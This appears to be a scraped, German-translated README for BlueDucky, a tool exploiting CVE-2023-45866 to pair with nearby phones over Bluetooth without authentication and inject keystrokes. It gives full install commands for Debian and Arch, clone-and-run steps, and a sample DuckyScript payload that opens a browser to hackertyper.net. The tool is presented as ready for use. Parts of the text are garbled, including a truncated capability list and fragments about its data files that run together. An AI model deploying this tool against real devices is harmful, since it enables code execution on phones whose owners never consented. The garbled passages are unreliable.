 pentestfunctions/blueducky
🚨 CVE-2023-45866 - BlueDucky-Implementierung (mit DuckyScript) 🔓 Unauthentifiziertes Peering, das zur Codeausführung führt (mit HID-Tastatur)

Danke an alle bei HackNexus. Komm unbedingt in unseren VC! https://discord.gg/HackNexus
HINWEISE: Ich werde das nicht auf einem Laptop oder einem anderen Gerät außer einem Raspberry Pi zum Testen ausführen können. Aus diesem Grund müsst ihr alle auftretenden Probleme untereinander lösen, da ich keine zusätzlichen Mittel habe, um einen Adapter zu kaufen.
🚨 CVE-2023-45866 – BlueDucky-Implementierung (unter Verwendung von DuckyScript)
🔓 Unauthentifiziertes Peering führt zur Codeausführung (unter Verwendung von HID-Tastatur)
Dies ist eine Implementierung des von marcnewlin entdeckten CVE

BlueDucky ist ein leistungsstarkes Werkzeug zur Ausnutzung einer Schwachstelle in Bluetooth-Geräten. Mit diesem Skript kannst du:
Ich habe es erfolgreich auf einem Raspberry Pi 4 mit dem Standard-Bluetooth-Modul ausgeführt. Es funktioniert mit verschiedenen Telefonen, mit einer interessanten Ausnahme für eine neuseeländische Marke, Vodafone.
# update apt
sudo apt-get update
sudo apt-get -y upgrade

# install dependencies from apt
sudo apt install -y bluez-tools bluez-hcidump libbluetooth-dev \
                    git gcc python3-pip python3-setuptools \
                    python3-pydbus

# install pybluez from source
git clone https://github.com/pybluez/pybluez.git
cd pybluez
sudo python3 setup.py install

# build bdaddr from the bluez source
cd ~/
git clone --depth=1 https://github.com/bluez/bluez.git
gcc -o bdaddr ~/bluez/tools/bdaddr.c ~/bluez/src/oui.c -I ~/bluez -lbluetooth
sudo cp bdaddr /usr/local/bin/
# update pacman & packages
sudo pacman -Syyu

# install dependencies
# since arch doesn't separate lib packages: libbluetooth-dev included in bluez package
sudo pacman -S bluez-tools bluez-utils bluez-deprecated-tools \
               python-setuptools python-pydbus python-dbus
               git gcc python-pip \

# install pybluez from source
git clone https://github.com/pybluez/pybluez.git
cd pybluez
sudo python3 setup.py install

# build bdaddr from the bluez source
cd ~/
git clone --depth=1 https://github.com/bluez/bluez.git
gcc -o bdaddr ~/bluez/tools/bdaddr.c ~/bluez/src/oui.c -I ~/bluez -lbluetooth
sudo cp bdaddr /usr/local/bin/
git clone https://github.com/pentestfunctions/BlueDucky.git
cd BlueDucky
sudo hciconfig hci0 up
python3 BlueDucky.py
alternativ,
pip3 install -r requirements.txt
known_devices.txt gespeichert.known_devices.txt existiert, wird vor dem Scannen diese Datei überprüft.payload.txt.🚧 In Arbeit:
REM Title of the payload
STRING ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890!@#$%^&*()_-=+\|[{]};:'",<.>/?
GUI D
REM Opens a private browser to hackertyper.net
DELAY 200
ESCAPE
GUI d
ALT ESCAPE
GUI b
DELAY 700
REM PRIVATE_BROWSER is equal to CTRL + SHIFT + N
PRIVATE_BROWSER
DELAY 700
CTRL l
DELAY 300
STRING hackertyper.net
DELAY 300
ENTER
DELAY 300
